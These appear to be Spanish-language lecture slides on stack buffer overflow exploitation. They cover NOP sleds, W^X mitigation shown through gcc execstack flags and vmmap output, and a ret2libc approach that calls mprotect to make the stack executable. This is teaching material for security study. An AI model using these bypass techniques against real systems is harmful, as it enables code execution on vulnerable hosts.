
# NOPSLED



# NOPSLED




# NOPSLED



# NOPSLED: CONCLUSIÓN

- Las direcciones de los distintos objetos en memoria dependen del entorno de ejecución.
- Los exploits deben diseñarse para ser robustos, y se puede desarrollar técnicas para lograrlo.

# MITIGACIONES



# STACK OVERFLOW CLÁSICO

Aleph One. *Smashing the Stack For Fun and Profit.* Phrack Magazine 7, 49 (1996)

2018 - 1996 = ?

# WRITE XOR EXECUTE

# VENIMOS COMPILANDO SIN W^X

```
gcc -z execstack -m32 stack5.c -o stack5
```


```
>>> vmmap
  Start      End      Offset      Perm Path
0x56555000 0x56556000 0x00000000 r-x /tmp/stack5/stack5
0x56556000 0x56557000 0x00000000 r-x /tmp/stack5/stack5
0x56557000 0x56558000 0x00001000 rwx /tmp/stack5/stack5
0xf7ddb000 0xf7fb0000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.27.so
0xf7fb0000 0xf7fb1000 0x001d5000 --- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb1000 0xf7fb3000 0x001d5000 r-x /lib/i386-linux-gnu/libc-2.27.so
0xf7fb3000 0xf7fb4000 0x001d7000 rwx /lib/i386-linux-gnu/libc-2.27.so
0xf7fb4000 0xf7fb7000 0x00000000 rwx
0xf7fcf000 0xf7fd1000 0x00000000 rwx
0xf7fd1000 0xf7fd4000 0x00000000 r-- [vvar]
0xf7fd4000 0xf7fd6000 0x00000000 r-x [vdso]
0xf7fd6000 0xf7ffc000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.27.so
0xf7ffc000 0xf7ffd000 0x00025000 r-x /lib/i386-linux-gnu/ld-2.27.so
0xf7ffd000 0xf7ffe000 0x00026000 rwx /lib/i386-linux-gnu/ld-2.27.so
0xffffdd000 0xfffffe000 0x00000000 rwx [stack]
```

```
>>> █
```

# SI COMPILAMOS CON W^X...

```
gcc -m32 stack5.c -o stack5
```

```
>>> vmmap
  Start      End      Offset      Perm Path
0x56555000 0x56556000 0x00000000 r-x /tmp/stack5/stack5
0x56556000 0x56557000 0x00000000 r-- /tmp/stack5/stack5
0x56557000 0x56558000 0x00001000 rw- /tmp/stack5/stack5
0xf7ddb000 0xf7fb0000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.27.so
0xf7fb0000 0xf7fb1000 0x001d5000 --- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb1000 0xf7fb3000 0x001d5000 r-- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb3000 0xf7fb4000 0x001d7000 rw- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb4000 0xf7fb7000 0x00000000 rw-
0xf7fcf000 0xf7fd1000 0x00000000 rw-
0xf7fd1000 0xf7fd4000 0x00000000 r-- [vvar]
0xf7fd4000 0xf7fd6000 0x00000000 r-x [vdso]
0xf7fd6000 0xf7ffc000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.27.so
0xf7ffc000 0xf7ffd000 0x00025000 r-- /lib/i386-linux-gnu/ld-2.27.so
0xf7ffd000 0xf7ffe000 0x00026000 rw- /lib/i386-linux-gnu/ld-2.27.so
0xffffdd000 0xfffffe000 0x00000000 rw- [stack]
```



# SITUACIÓN ACTUAL

- Contamos con un stack buffer overflow.
- Podemos modificar la dirección de retorno.
- Podemos injectar shellcode en el stack.
- No podemos ejecutar el shellcode.

¿ENTONCES?

# Usamos código en páginas ejecutables

```
>>> vmmap


| Start       | End         | Offset     | Perm | Path                             |
|-------------|-------------|------------|------|----------------------------------|
| 0x56555000  | 0x56556000  | 0x00000000 | r-x  | /tmp/stack5/stack5               |
| 0x56556000  | 0x56557000  | 0x00000000 | r--  | /tmp/stack5/stack5               |
| 0x56557000  | 0x56558000  | 0x00001000 | rw-  | /tmp/stack5/stack5               |
| 0xf7ddb000  | 0xf7fb0000  | 0x00000000 | r-x  | /lib/i386-linux-gnu/libc-2.27.so |
| 0xf7fb0000  | 0xf7fb1000  | 0x001d5000 | ---  | /lib/i386-linux-gnu/libc-2.27.so |
| 0xf7fb1000  | 0xf7fb3000  | 0x001d5000 | r--  | /lib/i386-linux-gnu/libc-2.27.so |
| 0xf7fb3000  | 0xf7fb4000  | 0x001d7000 | rw-  | /lib/i386-linux-gnu/libc-2.27.so |
| 0xf7fb4000  | 0xf7fb7000  | 0x00000000 | rw-  |                                  |
| 0xf7fcf000  | 0xf7fd1000  | 0x00000000 | rw-  |                                  |
| 0xf7fd1000  | 0xf7fd4000  | 0x00000000 | r--  | [vvar]                           |
| 0xf7fd4000  | 0xf7fd6000  | 0x00000000 | r-x  | [vdso]                           |
| 0xf7fd6000  | 0xf7ffc000  | 0x00000000 | r-x  | /lib/i386-linux-gnu/ld-2.27.so   |
| 0xf7ffc000  | 0xf7ffd000  | 0x00025000 | r--  | /lib/i386-linux-gnu/ld-2.27.so   |
| 0xf7ffd000  | 0xf7ffe000  | 0x00026000 | rw-  | /lib/i386-linux-gnu/ld-2.27.so   |
| 0xffffdd000 | 0xfffffe000 | 0x00000000 | rw-  | [stack]                          |



>>> █


```


# RET2LIBC

¿Podemos lograr ejecutar código arbitrario?

# GLIBC: MPROTECT


```
int mprotect(void *addr, size_t len, int prot);
```

# FUNCIONAMIENTO DE MPROTECT




# FUNCIONAMIENTO DE MPROTECT


```
int mprotect(0xfffff1000, 0x2000, 0x7);
```



